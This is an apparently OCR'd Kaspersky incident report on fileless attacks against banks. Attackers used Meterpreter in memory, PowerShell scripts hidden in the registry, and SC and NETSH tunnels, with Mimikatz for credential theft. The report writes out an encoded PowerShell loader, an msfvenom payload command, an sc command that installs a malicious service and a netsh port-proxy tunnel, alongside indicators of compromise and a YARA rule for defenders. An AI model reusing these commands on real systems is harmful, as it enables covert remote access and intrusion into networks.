Fileless attacks against enterprise networks

During incident response, a team of security specialists needs to follow the artefacts that attackers have left in the network. Artefacts are stored in logs, memories and hard drives. Unfortunately, each of these storage media has a limited timeframe when the required data is available. One reboot of an attacked computer will make memory acquisition useless. Several months after an attack the analysis of logs becomes a gamble because they are rotated over time. Hard drives store a lot of needed data and, depending on its activity, forensic specialists may extract data up to a year after an incident. That's why attackers are using anti-forensic techniques (or simply SDELETE) and memory-based malware to hide their activity during data acquisition. A good example of the implementation of such techniques is Duqu2. After dropping on the hard drive and starting its malicious MSI package it removes the package from the hard drive with file renaming and leaves part of itself in the memory with a payload. That's why memory forensics is critical to the analysis of malware and its functions. Another important part of an attack are the tunnels that are going to be installed in the network by attackers. Cybercriminals (like Carbanak or GCMAN) may use PLINK for that. Duqu2 used a special driver for that. Now you may understand why we were very excited and impressed when, during an incident response, we found that memory-based malware and tunnelling were implemented by attackers using Windows standard utilities like "SC" and "NETSH".

Description

This thread was originally discovered by a bank's security team, after detecting Meterpreter code inside the physical memory of a domain controller (DC). Kaspersky Lab's product detection names for such kinds of thread are MEM:Trojan.Win32.Cometer and MEM:Trojan.Win32.Metasploit. Kaspersky Lab participated in the forensic analysis after this attack was detected, discovering the use of PowerShell scripts within the Windows registry. Additionally it was discovered that the NETSH utility as used for tunnelling traffic from the victim's host to the attacker´s C2.

We know that the Metasploit framework was used to generate scripts like the following one:

```
%COMSPEC% /b /c start /b /min powershell.exe
-nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQ
AcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkA
ewAkAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsAGwA
LgBlAHgAZQAnAH0AZQBsAHMAZQB7ACQAYgA9ACQAZ
QBuAHYAOgB3AGkAbgBkAGkAcgArACcAXABzAHkAc
wB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbw
B3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcAB
vAHcAZQByAHMAaABlAGwAbAAuAGUAeABlACcAfQA7
ACQAcwA9AE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTA
HkAcwB0AGUAbQAuAEQAaQBhAGcAbgBvAHMAdABpA
GMAcwAuAFAAcgBvAGMAZQBzAHMAUwB0AGEAcgB0AE
kAbgBmAG8AOwAkAHMALgBGAGkAbABlAE4AYQBtAG
UAPQAkAGIAOwAkAHMALgBBAHIAZwB1AG0AZQBuAHQ
AcwA9ACcALQBuAG8AcAAgAC0AdwAgAGgAaQBkAGQA
ZQBuACAALQBjACAAJABzAD0ATgBlAHcALQBPAGIAa
gBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAd
AByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQ
A6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgB
pAG4AZwAoACcAJwBIADQAcwBJAEEARAB6ADgAeAAx
AGMAQwBBADcAVgBXAGUANAAvAGEATwBCAEQALwB1A
DUAWAA2AEgAYQBJAFQARQBrAEcAaQBrAEEARABiAG
wAawBxAFYATABnAEYAQwAyAE4AMwB3AEMAbgBGADQ
ASABEAHEAWgB4AEMARQBtAFQAcwBJAG…
```


This script allocates memory, resolves WinAPIs and downloads the Meterpreter utility directly to RAM. These kind of scripts may be generated by using the Metasploit Msfvenom utility with the following command line options:

- `msfvenom -p windows/meterpreter/bind_hidden_tcp AHOST=10.10.1.11 -f psh-cmd`

After the successful generation of a script, the attackers used the SC utility to install a malicious service (that will execute the previous script) on the target host. This can be done, for example, using the following command:

- `sc \\target_name create ATITscUA binpath= "C:\Windows\system32\cmd.exe /b /c start /b /min powershell.exe -nop -w hidden e aQBmACgAWwBJAG4AdABQAHQA…" start= manual`

The next step after installing the malicious service would be to set up tunnels to access to the infected machine from remote hosts, for example using the following command:



- `netsh interface portproxy add v4tov4 listenport=4444 connectaddress=10.10.1.12 connectport=8080 listenaddress=0.0.0.0`

That would result in all network traffic from 10.10.1.11:4444 being forwarded to 10.10.1.12:8080.

This technique of setting up proxy tunnels will provide the attackers with the ability to control any PowerShell infected host from remote Internet hosts.

The use of the "SC" and "NETSH" utilities requires administrator privileges both in local and remote host. The use of malicious PowerShell scripts also requires privilege escalation and execution policy changes. In order to achieve this, attackers used credentials from Service accounts with administrative privileges (for example backup, service for remote task scheduler, etc.) grabbed by Mimikatz.

Features

The analysis of memory dumps and Windows registries from affected machines allowed us to restore both Meterpreter and Mimikatz. These tools were used to collect passwords of system administrators and for the remote administration of infected hosts.

In order to get the PowerShell payload used by the attackers from the memory dumps, we used the following BASH commands:

- `cat mal_powershell.ps1_4 | cut -f12 -d" " | base64 -di | cut -f8 -d\' | base64 -di | zcat - | cut -f2 -d\( | cut -f2 -d\" | less | grep \/ | base64 -di | hd`


Resulting in the following payload:

Part of a code responsible for downloading Meterpreter from "adobeupdates.sytes[.]net"

Victims

Using the Kaspersky Security Network we found more than 140 enterprise networks infected with malicious PowerShell scripts in the registry. These are detected as Trojan.Multi.GenAutorunReg.c and HEUR:Trojan.Multi.Powecod.a. The table below show the number of infections per country.

However we cannot confirm that all of them were infected by the same attacker.



Attribution

During our analysis of the affected bank we learned that the attackers had used several third level domains and domains in the .GA, .ML, .CF ccTLDs. The trick of using such domains is that they are free and missing WHOIS information after domain expiration. Given that the attackers used the Metasploit framework, standard Windows utilities and unknown domains with no WHOIS information, this makes attribution almost impossible. This closest groups with the same TTPs are GCMAN and Carbanak.

After successful disinfection and cleaning, it is necessary to change all passwords. This attack shows how no malware samples are needed for successful exfiltration of a network and how standard and open source utilities make attribution almost impossible.

Further details of these attacks and their objectives will be presented at the Security Analyst Summit, to be held on St. Maarten from 2 to 6 April, 2017.

For more information please contact: intelreports@kaspersky.com

Conclusions

Techniques like those described in this report are becoming more common, especially against relevant targets in the banking industry. Unfortunately the use of common tools combined with different tricks makes detection very hard.

In fact, detection of this attack would be possible in RAM, network and registry only. Please check the Appendix I - Indicators of Compromise section for more details on how to detect malicious activity related to this fileless PowerShell attack.

Appendix I – Indicators of Compromise

To find the host used by an attacker using the technique described for remote connections and password collection, the following paths in the Windows registry should be analyzed:

- `HKLM\SYSTEM\ControlSet001\services\` - path will be modified after using the SC utility
- `HKLM\SYSTEM\ControlSet001\services\PortProxy\v4tov4\tcp` - path will be modified after using the NETSH utility

In unallocated space in the Windows registry, the following artefacts might be found:

- `powershell.exe -nop -w hidden -e`
- `10.10.1.12/8080`
- `10.10.1.11/4444`

Please note that these IPs are taken from the IR case in which we participated, so there could be any other IP used by an eventual attacker. These artefacts indicate the use of PowerShell scripts as a malicious service and the use of the NETSH utility for building tunnels.

Verdicts:

- MEM:Trojan.Win32.Cometer
- MEM:Trojan.Win32.Metasploit
- Trojan.Multi.GenAutorunReg.c
- HEUR:Trojan.Multi.Powecod

Appendix II – Yara Rules

```
rule msf _ or _ tunnel _ in _ registry
{
strings:
   $port _ number _ in _ registry = "/4444"
   $hidden _ powershell _ in _ registry =
   "powershell.exe -nop -w hidden" wide
   condition:
      uint32(0)==0x66676572 and any of
them
}
```

Kaspersky Lab, Moscow, Russia **www.kaspersky.com**
All about Internet security: **www.securelist.com**
Find a partner near you: **www.kaspersky.com/buyoffline**

www.kaspersky.com